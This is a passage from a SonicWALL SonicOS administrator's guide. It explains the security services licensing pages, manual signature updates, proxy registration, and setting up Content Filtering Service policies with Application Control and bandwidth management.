- [c“Security Services Summary” on page 1258](#)
  - [“Using MySonicWALL” on page 1260](#)
- [“Managing Security Services Online” on page 1261](#)
- [“Configuring Security Services” on page 1262](#)
- [“Activating Security Services” on page 1265](#)

## Security Services Summary

### Content Filter Section

The top of the **Security Services > Summary** page provides a brief overview of services available for your SonicWALL security appliance.

Security Services /

### Summary

To view license summary, go to [System > Licenses](#).

**Content Filter**  
Internet Content Filtering equips the SonicWALL to monitor usage and control access to objectionable Web content according to established Acceptable Use Policies.

**Client AV Enforcement**  
Client AV Enforcement is a distributed, gateway-enforced solution that ensures always-on, always-updated anti-virus software for every client on your network.

**Gateway Anti-Virus**  
Gateway Anti-Virus integrates a high performance Real-Time Virus Scanning Engine and dynamically updated signature database to deliver continuous protection from malicious virus threats at the gateway.

**Intrusion Prevention**  
Intrusion Prevention integrates a high-performance Deep Packet Inspection architecture and dynamically updated signature database to deliver complete network protection from application exploits, worms and malicious traffic. In addition, Intrusion Prevention provides access control for Instant Messenger (IM) and Peer-to-Peer (P2P) applications.

**Anti-Spyware**  
Anti-Spyware prevents malicious spyware from infecting networks by blocking spyware installation at the gateway and disrupts background communications from existing spyware programs that transmit confidential data.

**Geo-IP Filter**  
The Geo-IP Filter feature allows administrators to block connections to or from a geographic location based. The SonicWALL appliance uses IP address to determine to the location of the connection.

**Botnet Filter**  
The Botnet Filtering feature allows administrators to block connections to or from Botnet command and control servers.

At the top of the list, you can click the link to the **System > Licenses** page to view license status and the available SonicWALL security services and upgrades for your SonicWALL security appliance and access mysonicwall.com for activating services using Activation Keys.

System /

## Licenses

**Node License Status**

- The SonicWALL is licensed for unlimited Nodes/Users.

**Security Services Summary**

Security Service	Status	Count	Expiration
Nodes/Users	Licensed	Unlimited	
App Control	Licensed		10 Oct 2016
Kaspersky: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
App Visualization	Licensed		10 Oct 2016
McAfee: Client/Server Anti-Virus Suite	Licensed		
McAfee: Enforced Client Anti-Virus and Anti-Spyware	Licensed	5	09 Oct 2016
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		10 Oct 2016
Deep Packet Inspection for SSL (DPI-SSL)	Licensed		
Virtual Assist	Licensed	2	
VPN	Licensed		
Global VPN Client	Licensed	25	
Global VPN Client Enterprise	Not Licensed		
VPN SA	Licensed	1000	
SSL VPN	Licensed	2	
WAN Acceleration Software	Not Licensed		
Botnet Filter	Licensed		10 Oct 2016
Comprehensive Anti-Spam Service	Licensed	Unlimited	24 Oct 2016
Comprehensive Gateway Security Suite Upgrade			
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		10 Oct 2016
Premium Content Filtering Service	Expired		30 May 2013
ViewPoint	Licensed		
Dynamic Support 24x7	Expired		30 May 2013
SonicOS Expanded	Not Licensed		
Stateful High Availability	Licensed		
Analyzer	Not Licensed		
<b>Support Service</b>	<b>Status</b>		<b>Expiration</b>
Dynamic Support 8x5	Licensed		10 Oct 2016
Dynamic Support 24x7	Expired		30 May 2013
Software and Firmware Updates	Licensed		10 Oct 2016
Hardware Warranty	Licensed		10 Oct 2016


A list of currently available services is displayed in the **Security Services Summary** table. Subscribed services are displayed with **Licensed** in the **Status** column. The service expiration date is displayed in the **Expiration** column. If the service is limited to a number of users, the number is displayed in the **Count** column. If the service is not licensed, **Not Licensed** is displayed in the **Status** column. If the service license has expired, **Expired** is displayed in the **Status** column.

The **Manage Security Services Online** area is also on the System > Licenses page, below the **Security Services Summary** table. This section of the page allows you to synchronize licenses with mysonicwall.com, and activate or renew security services licenses using Activation Keys. You can manually upgrade your licenses by entering the “keyset” for them, obtained on mysonicwall.com. It also provides a link to the login page of mysonicwall.com.

If your SonicWALL security appliance is not registered, the **System > Licenses** page does not include the **Services Summary** table. Your SonicWALL security appliance must be registered to display the **Services Summary** table.

## Synchronize Licenses Section

In the **Synchronize Licenses** section, you can click the **Synchronize** button to synchronize licenses on the appliance with mysonicwall.com. Licenses are automatically synchronized at regular intervals, but you may want to do this if you have just purchased a license. This area also provides a direct link to the login page of mysonicwall.com.



## Using MySonicWALL

To activate SonicWALL Security Services, you need to have a mysonicwall.com account and your SonicWALL security appliance must be registered. Creating a mysonicwall.com account is easy and free. You can create a mysonicwall.com account directly from the SonicWALL management interface. Simply complete an online registration form. Once your account is created, you can register SonicWALL security appliances and activate SonicWALL Security Services associated with the SonicWALL security appliance.



mysonicwall.com delivers a convenient, one-stop resource for registration, activation, and management of your SonicWALL products and services. Your mysonicwall.com account provides a single profile to do the following:

- Register your SonicWALL security appliance
- Try free trials of SonicWALL security services
- Purchase/Activate SonicWALL security service licenses
- Receive SonicWALL firmware and security service updates and alerts
- Manage your SonicWALL security services
- Access SonicWALL Technical Support

Your mysonicwall.com account is accessible from any Internet connection with a Web browser using the HTTPS (Hypertext Transfer Protocol Secure) protocol to protect your sensitive information. You can also access mysonicwall.com license and registration services directly from the SonicWALL management interface for increased ease of use and simplified services activation.

## Managing Security Services Online

Clicking the link to mysonicwall.com displays the **mysonicwall.com Login page** for accessing your MySonicWALL.com account licensing information.

 SonicWALL | MySonicWALL 

[English](#) | [Français\(French\)](#) | [Deutsch\(German\)](#) | [Italiano\(Italian\)](#) | [日本語\(Japanese\)](#) | [Español\(Spanish\)](#) | [中文\(Chinese\)](#)

Username/Email:  [Forgot?](#)

Password:  [Forgot?](#)

Home

Not a registered user? [Register Now](#)

©2013 Dell | [Privacy Policy](#) | [Conditions for use](#) | [Feedback](#) | [Visit mobile site](#)

Enter your mysonicwall.com username and password in the **User Name** and **Password** fields, and then click **Submit**. The **System > Licenses** page is displayed with the **Security Services Summary** table.

The information in the **Security Services Summary** table is updated from your mysonicwall.com account. If you are already connected to your mysonicwall.com account from the management interface, the **Security Services Summary** table is displayed.

System /

## Licenses

**Node License Status**

- The SonicWALL is licensed for unlimited Nodes/Users.

**Security Services Summary**

Security Service	Status	Count	Expiration
Nodes/Users	Licensed	Unlimited	
App Control	Licensed		10 Oct 2016
Kaspersky: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
⋮			
Software and Firmware Updates	Licensed		10 Oct 2016
Hardware Warranty	Licensed		10 Oct 2016

**Reassembly-Free Deep Packet Inspection™ technology**

**Manage Security Services Online**

Synchronize licenses with [www.mysonicwall.com](http://www.mysonicwall.com):

To Activate, Upgrade, or Renew services, [click here](#).

To manage your licenses go to [www.mysonicwall.com](http://www.mysonicwall.com).

Click **Synchronize** to update the licensing and subscription information on the SonicWALL security appliance from your mysonicwall.com account.

## Configuring Security Services

The following sections describe global configurations that are performed on the **Security Services > Summary** page:

- “Security Services Settings” on page 1263
- “Signature Downloads and Registration Through a Proxy Server” on page 1264
- “Security Services Information” on page 1264
- “Update Signature Manually” on page 1264

## Security Services Settings

**Security Services Settings**

Security Services Setting: Maximum Security (Recommended)

**Maximum Security (Recommended):** Inspect all content with any threat probability (high/medium/low).  
 Note: For additional performance capacity in this maximum security setting, utilize SonicOS DPI Clustering.

**Performance Optimized:** Inspect all content with a high or medium threat probability.  
 Note: Consider this performance optimized security setting for bandwidth/CPU intensive gateway deployments or utilize SonicOS DPI Clustering.

Reduce Anti-Virus traffic for ISDN connections

Drop all packets while IPS, GAV and Anti-Spyware database is reloading

HTTP Clientless Notification Timeout for Gateway AntiVirus and AntiSpyware (sec) 86400

The Security Services Settings section provides the following options for fine-tuning SonicWALL security services:

- **Security Services Settings** - This pull-down menu specifies whether SonicWALL UTM security services are applied to maximize security or to maximize performance:
  - **Maximum Security (Recommended)** - Inspect all content with any threat probability (high/medium/low).
  - **Performance Optimized** - Inspect all content with a high or medium threat probability. Consider this performance optimized security setting for bandwidth or CPU intensive gateway deployments.

The **Maximum Security** setting provides maximum protection. The **Performance Optimized** setting utilizes knowledge of the currently known threats to provide high protection against active threats in the threat landscape.

- **Reduce Anti-Virus traffic for ISDN connections** - Select this feature to enable the SonicWALL Anti-Virus to check only once a day (every 24 hours) for updates and reduce the frequency of outbound traffic for users who do not have an “always on” Internet connection.
- **Drop all packets while IPS, GAV and Anti-Spyware database is reloading** - Select this option to instruct the SonicWALL security appliance to drop all packets whenever the IPS, GAV, and Anti-Spyware database is updating.
- **HTTP Clientless Notification Timeout for Gateway AntiVirus and AntiSpyware** - Set the timeout duration after which the SonicWALL security appliance notifies users when GAV or Anti-Spyware detects an incoming threat from an HTTP server. The default timeout is one day (86400 seconds).

## Signature Downloads and Registration Through a Proxy Server

This section provides the ability for SonicWALL security appliances that operate in networks where they must access the Internet through a proxy server to download signatures. This feature also allows for registration of SonicWALL security appliances through a proxy server without compromising privacy.



**Note** By design, the SonicWALL License Manager cannot be configured to use a third party proxy server. Networks that direct all HTTP and HTTPS traffic through a third party proxy server may experience License Manager issues.

To enable signature download or appliance registration through a proxy server, perform the following steps:

- Step 1** Select the **Download Signatures through a Proxy Server** checkbox.
- Step 2** In the **Proxy Server Name or IP Address** field, enter the host name or IP address of the proxy server.
- Step 3** In the **Proxy Server Port** field, enter the port number used to connect to the proxy server.
- Step 4** Select the **This Proxy Server requires Authentication** checkbox if the proxy server requires a **username** and **password**.
- Step 5** If the appliance has not been registered with mySonicWALL.com, two additional fields are displayed:
  - **MySonicWALL Username** - Enter the username for the MySonicWALL.com account that the appliance is to be registered to.
  - **MySonicWALL Password** - Enter the MySonicWALL.com account password.
- Step 6** Click **Accept** at the top of the page.

## Security Services Information

This section previously displayed the brief overview of services available for your SonicWALL security appliance, that is now displayed at the top of the page.

## Update Signature Manually

The Update Signature Manual feature is intended for networks where reliable, broadband Internet connectivity is either not possible or not desirable (for security reasons). The Manual Signature Update feature provides a method to update the latest signatures at the network administrator's discretion. The network administrator first downloads the signatures from <http://www.mysonicwall.com> to a separate computer, a USB drive, or other media. Then the network



administrator uploads the signatures to the SonicWALL security appliance. The same signature update file can be used to all SonicWALL security appliances that meet the following requirements:

- Devices that are registered to the same mysonicwall.com account
- Devices that belong to the same class of SonicWALL security appliances.

**To manually update signature files, complete the following steps:**

- Step 1** On the **Security Services > Summary** page, scroll to the **Update Signatures Manually** heading at the bottom of the page. Note the Signature File ID for the device.

- Step 2** Log on to <http://www.mysonicwall.com> using the mysonicwall.com account that was used to register the SonicWALL security appliance.



**Note** The signature file can only be used on SonicWALL security appliances that are registered to the mysonicwall.com account that downloaded the signature file.

- Step 3** Click on **Download Signatures** under the **Downloads** heading.
- Step 4** In the pull down window next to **Signature ID:**, select the appropriate SFID for your SonicWALL security appliance.
- Step 5** Download the signature update file by clicking on **Click here to download the Signature file**.



**Note** The remaining steps can be performed while disconnected from the Internet.

- Step 6** Return to the **Security Services > Summary** page on the SonicWALL security appliance GUI.
- Step 7** Click on the **Import Signatures** box.
- Step 8** In pop-up window that appears, click the **browse** button, and navigate to the location of the signature update file.
- Step 9** Click **Import**. The signatures are uploaded for the security services that are enabled on the SonicWALL security appliance.

## Activating Security Services

To activate a SonicWALL Security Service, refer to the specific Security Service chapter.





## CHAPTER 67

# Configuring SonicWALL Content Filtering Service

---

## Security Services > Content Filter

The **Security Services > Content Filter** page allows you to configure the Restrict Web Features and Trusted Domains settings, which are included with SonicOS. You can activate and configure SonicWALL Content Filtering Service (SonicWALL CFS) as well as a third-party Content Filtering product from the **Security Services > Content Filter** page.

Security Services /

### Content Filter

Accept  Cancel

---

**Content Filter Status**

**Upgrade Required**

Content Filtering Service allows administrators to block users from accessing restricted websites.  
To view licenses, go to [System > Licenses](#).

[If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click here.](#)

---

**Content Filter Type**

Content Filter Service

---

**CFS Policy Assignment**

Via User and Zone Screens

**Note:** Enforce the Content Filtering Service per zone from the [Network > Zones](#) page.

---

**Restrict Web Features**

ActiveX  Java  Cookies  Access to HTTP Proxy Servers



Tip

SonicWALL Content Filtering Service is a subscription service upgrade. You can try a FREE TRIAL of SonicWALL directly from your SonicWALL management interface. See [“Activating a SonicWALL CFS FREE TRIAL” on page 1283](#).

For complete SonicWALL Content Filtering Service documentation, see the *SonicWALL Content Filtering Service Administrator's Guide* available at <http://www.sonicwall.com/us/Support.html>.

**Topics:**

- [“SonicWALL CFS Implementation with Application Control” on page 1268](#)
- [“SonicWALL Legacy Content Filtering Service” on page 1269](#)
- [“CFS 3.0 Policy Management Overview” on page 1269](#)
- [“CFS 3.0 Configuration Examples” on page 1274](#)
- [“Legacy Content Filtering Examples” on page 1282](#)
- [“Configuring Content Filtering Properties” on page 1287](#)
- [“Configuring Websense Enterprise Content Filtering” on page 1297](#)

A special section for schools is also available:

- [“YouTube for School Content Filtering Support” on page 1299](#)

## Restrictions



Note

Content Filtering Service (CFS) consent is not supported in Wire Mode.

## SonicWALL CFS Implementation with Application Control

The latest iteration of the CFS feature allows the administrator to use the power of SonicWALL's **Application Control** feature in order to increase create a more powerful and flexible solution.



Note

While the new Application Control method of CFS management offers more control and flexibility, the administrator can still choose the previous user/zone management method to perform content filtering. Information on implementing the CFS feature using the previous method can be found in the SonicOS Administrator's Guide.

**New Features for CFS 3.0 Management Using Application Control**

- **Application Control** - is now included as part of the CFS rule creation process to implement more granular, flexible and powerful content filter policy control, creating CFS policy allow lists utilizing Application Control framework.
- **Application Objects** - Users/groups, address objects and zones can be assigned for individual CFS policies.
- **Bandwidth Management** - CFS specifications can be included in bandwidth management policies based on CFS website categories. This also allows use of 'Bandwidth Aggregation' by adding a per-action bandwidth aggregation method.

### New Features Applicable to All CFS 3.0 Management Methods

- **SSL Certificate Common Name** - HTTPS Content Filtering is significantly improved by adding the ability to use an SSL certificate common name, in addition to server IP addresses.
- **New CFS Categories** - Multimedia, Social Networking, Malware, and Internet Watch Foundation CAIC are now included in the CFS list.

## SonicWALL Legacy Content Filtering Service

SonicWALL Content Filtering Service (CFS) enforces protection and productivity policies for businesses, schools and libraries to reduce legal and privacy risks while minimizing administration overhead. SonicWALL CFS utilizes a dynamic database of millions of URLs, IP addresses and domains to block objectionable, inappropriate or unproductive Web content. At the core of SonicWALL CFS is an innovative rating architecture that cross references all Web sites against the database at worldwide SonicWALL co-location facilities. A rating is returned to the SonicWALL security appliance and then compared to the content filtering policy established by the administrator. Almost instantaneously, the Web site request is either allowed through or a Web page is generated by the SonicWALL security appliance informing the user that the site has been blocked according to policy.

With SonicWALL CFS, network administrators have a flexible tool to provide comprehensive filtering based on keywords, time of day, trusted and forbidden domain designations, and file types such as Cookies, Java™ and ActiveX® for privacy. SonicWALL CFS automatically updates the filters, making maintenance substantially simpler and less time consuming.

SonicWALL CFS can also be customized to add or remove specific URLs from the blocked list and to block specific keywords. When a user attempts to access a site that is blocked by the SonicWALL security appliance, a customized message is displayed on the user's screen. SonicWALL security appliance can also be configured to log attempts to access sites on the SonicWALL Content Filtering Service database, on a custom URL list, and on a keyword list to monitor Internet usage before putting new usage restrictions in place.

**SonicWALL CFS Premium** blocks 56 categories of objectionable, inappropriate or unproductive Web content. SonicWALL CFS Premium provides network administrators with greater control by automatically and transparently enforces acceptable use policies. It gives administrators the flexibility to enforce custom content filtering policies for groups of users on the network. For example, a school can create one policy for teachers and another for students.



**Note** For complete SonicWALL Content Filtering Service documentation, see the *SonicWALL Content Filtering Service Administrator's Guide* available at <http://www.sonicwall.com/us/Support.html>

## CFS 3.0 Policy Management Overview

When a CFS policy assignment is implemented using the Application Control method, it is controlled by Application Control CFS policies in the **Firewall > App Rules** page instead of by Users and Zones.

While the new Application Control method of CFS management offers more control and flexibility, the administrator can still choose the previous user/zone management method to perform content filtering.

**Topics:**

- [The CFS App Control Policy Settings — page 1270](#)
- [Choosing CFS Policy Management Type — page 1272](#)
- [Enabling Application Control and CFS — page 1272](#)
- [Bandwidth Management Methods — page 1272](#)
- [Policies and Precedence: How Policies are Enforced — page 1273](#)

## The CFS App Control Policy Settings

There are changes/additions to the Firewall > App Rules **Edit App Control Policy** window when used in conjunction with Application Control. The following table provides information on the Application Control interface for CFS.

**App Control Policy Settings**

Policy Name:

Policy Type:

Address:

Exclusion Address:

Match Object:

Action Object:

Users/Groups: Included:  Excluded:

Schedule:

Enable flow reporting:

Enable Logging:

Log using CFS message format:

Log Redundancy Filter (seconds):  **Use Global Settings**

Zone:

CFS Allow/Excluded List:

CFS Forbidden/Included List:

Enable Safe Search Enforcement:

Enable YouTube for Schools:

School ID:

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Feature	Function
<b>Policy Name</b>	A friendly name for the policy. If applying a single policy to multiple groups, it is often a good idea to include the group name in this field.
<b>Policy Type</b>	Select <b>CFS</b> to show the content filtering options.

Feature	Function
<b>Address</b>	Address or address group to which this policy is applied. The default value is <b>Any</b> , which is also the most common selection for CFS policies.
<b>Exclusion Address</b>	Address or address group to exclude from this policy. The default value is <b>None</b> , which is also the most common selection for CFS policies.
<b>Application Object</b>	Select the relevant application object, this object dictates the type of content which will trigger the policy to be enforced. These objects are user-created in the <b>Firewall &gt; Match Objects</b> screen.
<b>Action Object</b>	Select the action to perform. These can be pre-defined actions such as <b>CFS block page</b> , or custom actions which you may define in the <b>Firewall &gt; Action Objects</b> screen.
<b>Users/Groups</b>	Choose individual users or groups to <b>Include</b> (default: <b>All</b> ) or <b>Exclude</b> (default: <b>None</b> ) from this policy.
<b>Schedule</b>	Select a specific schedule to dictate when this policy is to be enforced. The default value is <b>Always on</b> .
<b>Enable flow reporting</b>	Select to enable flow reporting. This option is not selected by default.
<b>Enable Logging</b>	Select to enable logging of any actions taken on behalf of this policy. This option is selected by default.
<b>Log Using CFS Message Format</b>	Select to use the legacy CFS logging format. This option is not selected by default.
<b>Log Redundancy Filter (seconds)</b>	Dictates the sensitivity of the log-redundancy filter. Select <b>Use Global Settings</b> (default: <b>1</b> ) or enter your own per-policy setting in seconds.
<b>Zone</b>	Select a specific zone on which this policy is to be enforced. The default value is <b>Any</b> .
<b>CFS Allow/Excluded List</b>	Select a custom allow list to allow selected resources. The default value is <b>None</b> .
<b>CFS Forbidden/Included List</b>	Select a custom forbidden list to deny selected resources. The default value is <b>None</b> .
<b>Enable Safe Search Environment</b>	Select this option to require the strictest filtering on all searches on search engines like Google and Yahoo that offer some form of safe-search filtering. This option is not selected by default.
<b>Enable YouTube for Schools</b>	YouTube for Schools is a special service for schools. Select this option to allow for customized YouTube access for students, teachers, and administrators.  <b>Note:</b> Your school must sign up for this service. See <a href="#">"YouTube for School Content Filtering Support"</a> on page 1299.
<b>School ID</b>	Enter the ID for your school.

## Choosing CFS Policy Management Type

The choice of which policy management method to use – **Via User and Zone Screens** or **Via Application Control** – is made in the **Content Filter Type** section of the **Security Services > Content Filter** page.



**Note** While the new Application Control method of CFS management offers more control and flexibility, the administrator can still choose the previous user/zone management method to perform content filtering.

## Enabling Application Control and CFS

Before the services begin to filter content, you must enable them:

- Step 1** Navigate to the **Security Services > Content Filter** page in the SonicOS management interface.
- Step 2** Select **Via App Rules** from the **CFS Policy Assignment** drop-down menu.

- Step 3** Click the **Accept** button to apply the change.
- Step 4** Navigate to the **Firewall > App Rules** page.
- Step 5** Check the box to **Enable App Rules**.


## Bandwidth Management Methods

Bandwidth Management feature can be implemented in two separate ways:

- **Per Policy Method**
  - The bandwidth limit specified in a policy is applied individually to each policy
  - Example: two policies each have an independent limit of 500kb/s, the total possible bandwidth between those two rules is 1000kb/s
- **Per Action Aggregate Method**



- The bandwidth limit action is applied (shared) across all policies to which it is applied
- Example: two policies share a BWM limit of 500kb/s, limiting the total bandwidth between the two policies to 500kb/s



**Bandwidth Aggregation Method** is selected in the Action Object Settings window when the **Action** type is set as **Bandwidth Management** and the **Bandwidth Management Type** is set to **WAN** on the Firewall Settings > BWM page. For more information about the Bandwidth Management Type settings, see the [“Actions Using Bandwidth Management”](#) section on page 675.

**Action Object Settings**

Action Name:

Action:

Bandwidth Aggregation Method:

Enable Outbound Bandwidth Management

Guaranteed Bandwidth:  Kbps

Maximum Bandwidth:  Kbps

Bandwidth Priority:

## Policies and Precedence: How Policies are Enforced

This section provides an overview of policy enforcement mechanism in CFS to help the policy administrator create a streamlined set of rules without unnecessary redundancy or conflicting rule logic enforcement.

### Policy Enforcement Across Different Groups

The basic default behavior for CFS policies assigned to different groups is to follow standard most specific / least restrictive logic, meaning:

#### The most specific rule is always given the highest priority

- **Example**

A rule applying to the “Engineering” group (a specific group) is given precedence over a rule applying to the “All” group (the least specific group.)

## Policy Enforcement Within The Same Group

The basic default behavior for CFS policies within the same group is to follow an additive logic, meaning:

### Rules are enforced additively

- **Example**

CFS policy 1 disallows porn, gambling, and social networking.

CFS policy 2 applies bandwidth management to sports and adult content to 1Mbps

The end result of these policies is that sports and adult content are bandwidth managed, even though the first policy implies that they are not allowed.

## CFS 3.0 Configuration Examples

### Topics:

- [Blocking Forbidden Content — page 1274](#)
- [Bandwidth Managing Content — page 1276](#)
- [Applying Policies to Multiple Groups — page 1279](#)
- [Creating a Custom CFS Category — page 1281](#)

## Blocking Forbidden Content

### Topics:

- [Create an Application Object — page 1274](#)
- [Create an Application Control Policy to Block Forbidden Content — page 1275](#)

### Create an Application Object

#### Create an application object containing forbidden content:

- 
- Step 1** Navigate to the **Firewall > Match Objects** page in the SonicOS management interface.
  - Step 2** Click the **Add New Match Object** button, the **Add/Edit Match Object** window displays.
  - Step 3** Enter a descriptive **Object Name**, such as **Forbidden Content**.
  - Step 4** Select **CFS Category List** from the **Match Object Type** drop-down menu.

**Step 5** Use the checkboxes to select the categories you wish to add to the forbidden content list.

**Step 6** Click the **OK** button to add the object to the Application Objects list.

## Create an Application Control Policy to Block Forbidden Content

**Create an Application Control policy to block content defined in the Application Object:**

- 
- Step 1** Navigate to the **Firewall > App Rules** page in the SonicOS management interface.
  - Step 2** Click the **Add New Policy** button, the **Add/Edit Application Firewall Policy** window displays.
  - Step 3** Enter a descriptive name for this action in the **Policy Name** field, such as 'Block Forbidden Content'.
  - Step 4** Select **CFS** from the **Policy Type** drop-down menu.
  - Step 5** From the **Match Object** drop-down menu, select the object you created in the previous section. In the case of our example, this object is named 'Forbidden Content'.
  - Step 6** From the **Action Object** drop-down menu, select **CFS block page** to display a pre-formatted 'blocked content' page when users attempt to access forbidden content.
  - Step 7** Optionally, select the **Users/Groups** who this policy is to be Included or Excluded on from the drop-down menu. Our example uses the defaults of including **All** and excluding **None**.
  - Step 8** Optionally, select a **Schedule** of days and times when this rule is to be enforced from the drop-down menu. Our example uses **Always on** to always enforce this policy.
  - Step 9** Optionally, select the checkbox for **Log using CFS message format** if you wish for the logs to use this format instead of the standard Application Control format.
  - Step 10** Optionally, select the appropriate **Zone** where the policy is to be enforced. Our example uses LAN to enforce the policy on all traffic traversing the local network.
  - Step 11** Optionally, select a **CFS Allow List** to enforce on this particular policy.

**Step 12** Optionally, select the appropriate **CFS Forbidden List** to enforce on the particular policy.

**App Control Policy Settings**

Policy Name:

Policy Type:

Address:

Exclusion Address:

Match Object:

Action Object:

Users/Groups: Included:  Excluded:

Schedule:

Enable flow reporting:

Enable Logging:

Log using CFS message format:

Log Redundancy Filter (seconds):  Use Global Settings

Zone:

CFS Allow/Excluded List:

CFS Forbidden/Included List:

Enable Safe Search Enforcement:

**Step 13** Click the **OK** button to create this policy.

## Bandwidth Managing Content

### Topics:

- [“Create an Application Object for Non-Productive Content” on page 1277](#)
- [“Create a Bandwidth Management Action Object” on page 1277](#)
- [“Create an Application Control Policy to Manage Non-Productive Content” on page 1278](#)

## Create an Application Object for Non-Productive Content

### Create an application object containing non-productive content:

- Step 1** Navigate to the **Firewall > Match Objects** page in the SonicOS management interface.
- Step 2** Click the **Add New Match Object** button, the **Add/Edit Match Object** window displays.
- Step 3** Enter a descriptive **Object Name**, such as 'Non-Productive Content'.
- Step 4** Select **CFS Category List** from the **Match Object Type** drop-down menu.
- Step 5** Use the checkboxes to select the categories you wish to add to the content list.

**Match Object Settings**

Object Name:

Match Object Type:

**Select Categories for Blocking or Bandwidth Management actions**

Select all Categories

<input type="checkbox"/> 1. Violence/Hate/Racism	<input type="checkbox"/> 7. Cult/Occult
<input type="checkbox"/> 2. Intimate Apparel/Swimsuit	<input checked="" type="checkbox"/> 8. Drugs/Illegal Drugs
<input type="checkbox"/> 3. Nudism	<input checked="" type="checkbox"/> 9. Illegal Skills/Questionable Skills
<input checked="" type="checkbox"/> 4. Pornography	<input type="checkbox"/> 10. Sex Education
<input checked="" type="checkbox"/> 5. Weapons	<input checked="" type="checkbox"/> 11. Gambling
<input checked="" type="checkbox"/> 6. Adult/Mature Content	<input checked="" type="checkbox"/> 12. Alcohol/Tobacco
	<input checked="" type="checkbox"/> 28. Hacking/Proxy Avoidance Systems

- Step 6** Click the **OK** button to add the object to the Application Objects list.

## Create a Bandwidth Management Action Object

This section details creating a custom Action Object for bandwidth management.



**Note** Although Application Control contains pre-configured action objects for bandwidth management, a custom action object provides more control, including the ability to manage bandwidth per policy or per action.

### To create a new BWM action:

- Step 1** Navigate to the **Firewall > Action Objects** page in the SonicOS management interface.
- Step 2** Click the **Add New Action Object** button, the **Add/Edit Action Object** window displays.
- Step 3** Enter a descriptive **Action Name** for this action.
- Step 4** Select **Bandwidth Management** from the **Action** drop-down menu.
- Step 5** Select from the **Bandwidth Aggregation Method** drop-down menu:
  - **Per Policy** - to apply this limit to each individual policy.

- **Per Action** - to share this action limit across all policies to which it is applied.

**Action Object Settings**

Action Name:

Action:

Bandwidth Aggregation Method:

Enable Outbound Bandwidth Management

Guaranteed Bandwidth:  %

Maximum Bandwidth:  %

Bandwidth Priority:

Enable Inbound Bandwidth Management

Guaranteed Bandwidth:  %

Maximum Bandwidth:  %

Bandwidth Priority:

Enable Tracking Bandwidth Usage

Note: BWM Type: WAN; To change go to [Firewall Settings > BWM](#)

**Step 6** Create the desired settings for **Inbound Bandwidth Management** and **Outbound Bandwidth Management**.

**Step 7** Click the **OK** button to create this object.

## Create an Application Control Policy to Manage Non-Productive Content

**Create an Application Control policy to block content defined in the Application Object:**

**Step 1** Navigate to the **Firewall > App Rules** page in the SonicOS management interface.

**Step 2** Click the **Add New Policy** button, the **Edit App Control Policy** window displays.

**Step 3** Enter a descriptive name for this action in the **Policy Name** field.

**Step 4** Select **CFS** from the **Policy Type** drop-down menu.

**Step 5** From the **Match Object** drop-down menu, select the object you created in the previous section. In the case of our example, this object is named 'Nonproductive Content'.

**Step 6** From the **Action Object** drop-down menu, select **Bandwidth Management - 100k** to apply this custom BWM rule when users attempt to access non-productive content.



**Note** If you chose not to create a custom BWM object, you may use one of the pre-defined BWM objects (WAN BWM High, WAN BWM Medium, or WAN BWM Low).

**Step 7** Optionally, select the **Users/Groups** who this policy is to be Included or Excluded on from the drop-down menu. Our example uses the defaults of including 'all' and excluding 'none'.

- Step 8** Optionally, select a **Schedule** of days and times when this rule is to be enforced from the drop-down menu. Our example uses the pre-defined **Work Hours** selection to enforce this policy only during weekday work hours.
- Step 9** Optionally, select the checkbox for **Log using CFS message format** if you wish for the logs to use this format instead of the standard Application Control format.
- Step 10** Optionally, select the appropriate **Zone** where the policy is to be enforced. Our example uses **LAN** to enforce the policy on all traffic traversing the local network.

**App Control Policy Settings**

Policy Name: BWM Non-Productive Content

Policy Type: CFS

Address: Any

Exclusion Address: None

Match Object: Non-Productive Content

Action Object: Bandwidth Management - 100k

Users/Groups: Included: All Excluded: None

Schedule: Work Hours

Enable flow reporting:

Enable Logging:

Log using CFS message format:

Log Redundancy Filter (seconds):  Use Global Settings 0

Zone: LAN

CFS Allow/Excluded List: None

CFS Forbidden/Included List: None

Enable Safe Search Enforcement:

- Step 11** Click the **OK** button to create this policy.

## Applying Policies to Multiple Groups

This section details applying a single policy to multiple user groups. CFS allows the administrator to apply one policy to different groups, allowing for variation (in time restrictions, exclusions, etc.) in the way it is applied to users.

To apply a policy to multiple groups, see [“Create a Group-Specific Application Control Policy” on page 1280](#),

## Create a Group-Specific Application Control Policy

### Create an Application Control policy to block content defined in the Application Object:

- Step 1** Navigate to the **Firewall > App Rules** page in the SonicOS management interface.
- Step 2** Click the **Add New Policy** button, the **Add/Edit Application Firewall Policy** window displays.
- Step 3** Enter a descriptive name for this action in the **Policy Name** field. For easy identification, this name can include the user group to which you are applying the policy.
- Step 4** Select **CFS** from the **Policy Type** drop-down menu.
- Step 5** Select an **Match Object** from the drop-down menu. Our example uses **Nonproductive Content**.
- Step 6** Select an **Action Object** from the drop-down menu. Our example uses the pre-defined **WAN BWM Medium** action to manage bandwidth of the applicable content.
- Step 7** Select the **Users/Groups** who this policy is to be **Included** or **Excluded** on from the drop-down list. Our example uses the **Trusted Users** group, although you may choose a different, or custom group depending on your needs.
